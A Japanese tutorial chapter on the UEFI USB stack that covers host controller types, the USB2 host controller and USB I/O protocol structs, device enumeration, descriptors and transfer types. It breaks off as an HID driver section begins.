
## 📚 前提知識

- Part II: プロトコルとドライバモデルの理解
  - Part II: ハードウェア抽象化の仕組み
- 

## USB アーキテクチャの全体像

### USB の階層構造

USB (Universal Serial Bus) は、ホストを頂点とした階層的なトポロジを持ちます。1つのホストに対して、ハブを介して最大 127 台のデバイスを接続できます。




## USB の基本概念

要素	役割	例
<b>Host Controller</b>	USB バスを制御し、転送をスケジューリング	xHCI、EHCI
<b>Root Hub</b>	ホストコントローラ内蔵のハブ	PCのマザーボード上のUSBポート
<b>Hub</b>	ポート拡張、電源管理、デバイス検出	USB ハブ
<b>Device</b>	周辺機器	キーボード、マウス、ストレージ
<b>Endpoint</b>	デバイス内のデータ送受信のエンドポイント	IN/OUT エンドポイント

# **UEFI USB スタックの階層**

## **スタックの構成**





## USB Host Controller の種類


### Host Controller の進化

USB には複数の世代があり、それぞれ異なる Host Controller 規格があります。

規格	USB 世代	最大速度	ドライバ	説明
<b>UHCI</b>	USB 1.1	12 Mbps (Full-Speed)	UHCI Driver	Intel 設計、シンプル
<b>OHCI</b>	USB 1.1	12 Mbps (Full-Speed)	OHCI Driver	Compaq/Microsoft 設計
<b>EHCI</b>	USB 2.0	480 Mbps (High-Speed)	EHCI Driver	USB 2.0 標準
<b>xHCI</b>	USB 3.0/3.1/3.2	5~20 Gbps (SuperSpeed)	xHCI Driver	最新規格、USB 2.0 も統合

### xHCI の優位性

**xHCI (eXtensible Host Controller Interface)** は USB 3.0 以降の標準で、以下の利点があります：



### 利点:

- USB 3.x、2.0、1.1 をすべて1つのコントローラでサポート
  - メモリ効率が良い（イベントリング方式）
  - 低レイテンシ、高スループット
- 

## USB2 Host Controller Protocol

### プロトコル定義

`EFI_USB2_HC_PROTOCOL` は、Host Controller ハードウェアを抽象化します。

```

typedef struct _EFI_USB2_HC_PROTOCOL {
    EFI_USB2_HC_PROTOCOL_GET_CAPABILITY           GetCapability;
    EFI_USB2_HC_PROTOCOL_RESET                     Reset;
    EFI_USB2_HC_PROTOCOL_GET_STATE                GetState;
    EFI_USB2_HC_PROTOCOL_SET_STATE                SetState;
    EFI_USB2_HC_PROTOCOL_CONTROL_TRANSFER         ControlTransfer;
    EFI_USB2_HC_PROTOCOL_BULK_TRANSFER            BulkTransfer;
    EFI_USB2_HC_PROTOCOL_ASYNC_INTERRUPT_TRANSFER AsyncInterruptTransfer;
    EFI_USB2_HC_PROTOCOL_SYNC_INTERRUPT_TRANSFER SyncInterruptTransfer;
    EFI_USB2_HC_PROTOCOL_ISOCRONOUS_TRANSFER      IsochronousTransfer;
    EFI_USB2_HC_PROTOCOL_ASYNC_ISOCRONOUS_TRANSFER AsyncIsochronousTransfer;
    EFI_USB2_HC_PROTOCOL_GET_ROOTHUB_PORT_STATUS  GetRootHubPortStatus;
    EFI_USB2_HC_PROTOCOL_SET_ROOTHUB_PORT_FEATURE SetRootHubPortFeature;
    EFI_USB2_HC_PROTOCOL_CLEAR_ROOTHUB_PORT_FEATURE ClearRootHubPortFeature;
    UINT16                                         MajorRevision;
    UINT16                                         MinorRevision;
} EFI_USB2_HC_PROTOCOL;


```

## 主要メソッドの役割

メソッド	役割
<b>GetCapability</b>	ポート数、速度サポート情報を取得
<b>ControlTransfer</b>	Control 転送（デバイス設定、情報取得）
<b>BulkTransfer</b>	Bulk 転送（大容量データ転送）
<b>AsyncInterruptTransfer</b>	Interrupt 転送（キーボード、マウス入力）
<b>GetRootHubPortStatus</b>	ルートハブポートの状態取得
<b>SetRootHubPortFeature</b>	ポートの電源ON、リセットなど

# USB デバイスの列挙プロセス

## デバイス接続から認識まで



## 列挙の手順

1. **デバイス検出:** ポート電圧の変化を検出
2. **リセット:** デバイスをリセットし、デフォルトアドレス (0) に設定

3. **Descriptor 取得**: Device Descriptor から基本情報を取得
  4. **アドレス設定**: 一意なアドレスを割り当て (1~127)
  5. **Configuration 取得**: 詳細な構成情報を取得
  6. **ドライバ接続**: USB I/O Protocol をインストールし、適切なドライバに接続
- 

## USB I/O Protocol

### プロトコル定義

`EFI_USB_IO_PROTOCOL` は、USB デバイスへの統一的なアクセスを提供します。

```
typedef struct _EFI_USB_IO_PROTOCOL {
    EFI_USB_IO_CONTROL_TRANSFER          UsbControlTransfer;
    EFI_USB_IO_BULK_TRANSFER             UsbBulkTransfer;
    EFI_USB_IO_ASYNC_INTERRUPT_TRANSFER  UsbAsyncInterruptTransfer;
    EFI_USB_IO_SYNC_INTERRUPT_TRANSFER   UsbSyncInterruptTransfer;
    EFI_USB_IO_ISOCHRONOUS_TRANSFER     UsbIsochronousTransfer;
    EFI_USB_IO_ASYNC_ISOCHRONOUS_TRANSFER UsbAsyncIsochronousTransfer;
    EFI_USB_IO_GET_DEVICE_DESCRIPTOR     UsbGetDeviceDescriptor;
    EFI_USB_IO_GET_CONFIG_DESCRIPTOR     UsbGetConfigDescriptor;
    EFI_USB_IO_GET_INTERFACE_DESCRIPTOR  UsbGetInterfaceDescriptor;
    EFI_USB_IO_GET_ENDPOINT_DESCRIPTOR   UsbGetEndpointDescriptor;
    EFI_USB_IO_GET_STRING_DESCRIPTOR     UsbGetStringDescriptor;
    EFI_USB_IO_GET_SUPPORTED_LANGUAGES  UsbGetSupportedLanguages;
    EFI_USB_IO_PORT_RESET                UsbPortReset;
} EFI_USB_IO_PROTOCOL;
```

### Descriptor の種類


Descriptor	内容	取得メソッド
Device	VendorID、 ProductID、Class、 SubClass	UsbGetDeviceDescriptor

Descriptor	内容	取得メソッド
<b>Configuration</b>	消費電力、インターフェース数	UsbGetConfigDescriptor
<b>Interface</b>	Class、SubClass、Protocol	UsbGetInterfaceDescriptor
<b>Endpoint</b>	転送タイプ、方向、最大パケットサイズ	UsbGetEndpointDescriptor
<b>String</b>	製品名、シリアル番号など	UsbGetStringDescriptor

## USB 転送タイプ

### 4つの転送タイプ

USB は、用途に応じて 4 種類の転送タイプを定義しています。




## 各転送タイプの特性

転送タイプ	用途	データ保証	帯域保証	遅延	例
<b>Control</b>	デバイス制御	あり	なし	中	Descriptor 取得、設定変更
<b>Bulk</b>	大容量転送	あり	なし	大	ストレージ、プリンタ
<b>Interrupt</b>	定期ポーリング	あり	あり	小	HID (キーボード、マウス)
<b>Isochronous</b>	リアルタイム	なし	あり	極小	オーディオ、ビデオ

## Control 転送の構造

Control 転送は、**Setup**、**Data**、**Status** の3フェーズで構成されます。



### Setup パケットの例:

```

// GET_DESCRIPTOR (Device Descriptor) 要求
EFI_USB_DEVICE_REQUEST Request;
Request.RequestType = 0x80; // Device-to-Host, Standard, Device
Request.Request     = 0x06; // GET_DESCRIPTOR
Request.Value       = 0x0100; // Device Descriptor (Type=1, Index=0)
Request.Index        = 0;
Request.Length       = 18;    // Device Descriptor は 18 バイト


```

---

# USB デバイスドライバの例

## USB HID (Human Interface Device) ドライバ

HID は、キーボード、マウス、ゲームコントローラなどの入力デバイス用のクラスです。

